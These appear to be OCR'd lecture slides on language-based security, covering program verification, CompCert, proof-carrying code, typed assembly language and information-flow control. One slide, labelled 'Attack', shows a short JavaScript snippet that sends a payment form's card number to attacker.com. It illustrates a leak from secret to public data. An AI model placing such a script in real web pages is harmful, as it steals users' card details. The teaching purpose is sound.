R = integer square root of N (**if** 0 <= N initially)


Robert W. Floyd

ASSIGNING MEANINGS TO PROGRAMS[1]

Introduction. This paper attempts to provide an adequate basis for

1967

Program Analysis & Program Transformation

there are many techniques to prove properties of programs.


compute the invariants

flow charts (Floyd, 1967) → Hoare logic (Hoare, 1969) → weakest precondition (Dijkstra, 1976), symbolic execution, abstract interpretation, model checking, ...

in this module, we focus on two techniques.

- **program analysis** analyze P w/o running it (e.g. at compile-time). reject P if P can violate property.
- **program transformation** rewrite P s.t. it cannot violate property. property thus enforced on run-time.

analytical trust



What is it?

trust in artifact justified by trust in method of analysis.

- **testing:** fine if you can test all input. else, you must know that you tested the right inputs.
- **verification:** logical analysis (manual or automatic). proof is for all runs.


program analysis falls into this category.

Convince Yourself

scenario: you run your program analysis analysis on the program.
your analysis says “OK”.

```
Put_Line ("Hello, world!");
```

you compile the program, and run it.
compiled-program “OK”?



CompCert

Certified Compilation

CompCert Project

(X. Leroy; S. Blazy, Z. Dargaye, J.B. Tristan; et al.)


Develop and prove correct a realistic compiler, usable for critical embedded software.

- Source language: a very large subset of C.
- Target language: PowerPC/ARM/x86 assembly.
- Generates reasonably compact and fast code
  $\Rightarrow$ careful code generation, with some optimizations

Compiler written from scratch, along with its proof; not trying to prove an existing compiler.


Written in Gallina, Proven in Coq. (4 man-yrs)

The whole CompCert compiler



Performance of generated code


on a PowerPC G5 processor



Convince Others

scenario: you compile your program analysis with CompCert.

you have assurance that the result satisfies spec.



how do you convince **others**? others might download, install, run Coq and do the check. but,

- proof might depend on original source code. (don't want to share it)
- Coq is a large tool (installation, etc.)

PCC

proof-carrying code

In A Nutshell: PCC

you are here




Fig. 1. Language-Based Security (Simplified View)

Why PCC; how does it help?

Q: SW vendor can just use program analysis + CompCert.
A: then SW consumer must trust SW vendor.

Q: SW consumer can run program analysis + CompCert him/her-self?
A: then SW consumer must trust program analysis (**big?**), & have source code.
in PCC, SW consumer only trusts verifier (**small**), & has bytecode.

Q: won't the verifier be big? or take long to compute?
A: fundamental results from **computability theory**;
checking evidence is faster than producing evidence.
represent evidence in simpler language, to be checked by simpler machine

discrete_logarithm(a):
find x such that $a = b^x$
evidence: an x.

TAL

typed assembly language
(an example of PCC)


TYPED ASSEMBLY LANGUAGE


Q: How to guarantee safety w/ untyped & untrusted code?

- Extend benefits of *types* **all the way** to the target
- Types as implementation of *Proof-Carrying Code*

```
l_main:
  code[]{}.                          % entry point
    mov r1,6
    jmp l_fact
l_fact:
  code[]{r1:int}.                    % compute factorial of r1
    mov r2,r1                        % set up for loop
    mov r1,1
    jmp l_loop
l_loop:
  code[]{r1:int,r2:int}.             % r1: the product so far,
                                     % r2: the next number to be multiplied
    bnz r2,l_nonzero                 % branch if not zero
    halt[int]                        % halt with result in r1
l_nonzero:
  code[]{r1:int,r2:int}.
    mul r1,r1,r2                     % multiply next number
    sub r2,r2,1                      % decrement the counter
    jmp l_loop
```


Contrast to Java






TYPED ASSEMBLY LANGUAGE – FEATURES

- **RISC**-style language
- **Types:**
  - Code types
  - Pointer Types
  - Existential Type Constructor
- **Security:**
  - No pointer forging!
  - Control Flow Integrity
- **Other:**
  - Memory Allocation






SYSTEM F TO TAL

- Show that TAL is *expressive*

$$\lambda^{\mathrm{F}} \xrightarrow{\text{CPS conversion}} \lambda^{\mathrm{K}} \xrightarrow{\text{Closure conversion}} \lambda^{\mathrm{C}} \xrightarrow{\text{Hoisting}} \lambda^{\mathrm{H}} \xrightarrow{\text{Allocation}} \lambda^{\mathrm{A}} \xrightarrow{\text{Code generation}} \mathrm{TAL}$$

Pros and Cons


pro: if *p* passes analysis, then you can safely run it.
if you **transfer proof** of this to others, then so can they.



con: what about 1) unknown binaries? 2) mobile code (JS)?


todo-s:

- permissive type system, expressive policies.
- certified compilation for IFC
- IFC proofs encoded in TAL



plenty of work to do.

synthesized trust




What is it?

trust in artifact justified by trust in method of construction.

- **in-lined checks:** program has within it checks to ensure that property is satisfied.
- **compositional reasoning:** trust in glue used to combine components.

program transformation falls into this category.

approaches that transform security into software are referred to as **Software Fault Isolation**.



Secure by Transformation

inlined reference monitor

program, transformed to include a monitor.


old program misbehaves ⇒ new program self-destructs.

great, when it's sufficient.

monitors are limited; can only observe current trace,
not "branches not taken".

fortunately, there are other approaches.

- **secure multi-execution**
- **self-composition**



information-flow control



Return to eBay.com
Return to eBay.ca
New to eBay? start here
Freight Resource Center
Your solution for moving heavy items.
Powered by FREIGHTQUOTE.COM
Choose A Topic
Home
Add a Freight Calculator
Rate & Schedule
Trace Shipments
My Account
FAQ
Helpful Links
View Demo
Packaging Tips
About freightquote.com
Glossary & Definitions
Payment information
Please provide payment information to confirm your shipment.
Apply charges to my Freightquote.com account.
PayPal
I would like to pay by credit card.
VISA
Card name:
Card number:
Expiration date:
Name on card:
Pay for shipment

Attack

```
<script type="text/javascript">
function sendstats () {
new Image().src=
      "http://attacker.com/log.cgi?card="+
      encodeURI(form.CardNumber.value);}
</script>
```


- Root of the problem: information flow from secret to public

Origin-based restrictions



- Often too restrictive

Information flow controls



Information security: confidentiality

- Confidentiality: sensitive information must not be leaked by computation (non-example: spyware attacks)
- End-to-end confidentiality: there is no insecure information flow through the system
- Standard security mechanisms provide no end-to-end guarantees
  - Security policies too low-level (legacy of OS-based security mechanisms)
  - Programs treated as black boxes

Confidentiality: standard security mechanisms

Access control

+prevents "unauthorized" release of information

- but what process should be authorized?

Firewalls

+permit selected communication

- permitted communication might be harmful

Encryption

+secures a communication channel

- even if properly used, endpoints of communication may leak data

Confidentiality: standard security mechanisms

Antivirus scanning

+rejects a "black list" of known attacks

- but doesn't prevent new attacks

Digital signatures

+help identify code producer

-no security policy or security proof guaranteed

Sandboxing/OS-based monitoring


+good for low-level events (such as read a file)

-programs treated as black boxes

$\Rightarrow$ Useful building blocks but no end-to-end security guarantee

In a Nutshell

Security needs to be **application-specific**




Information flow is central

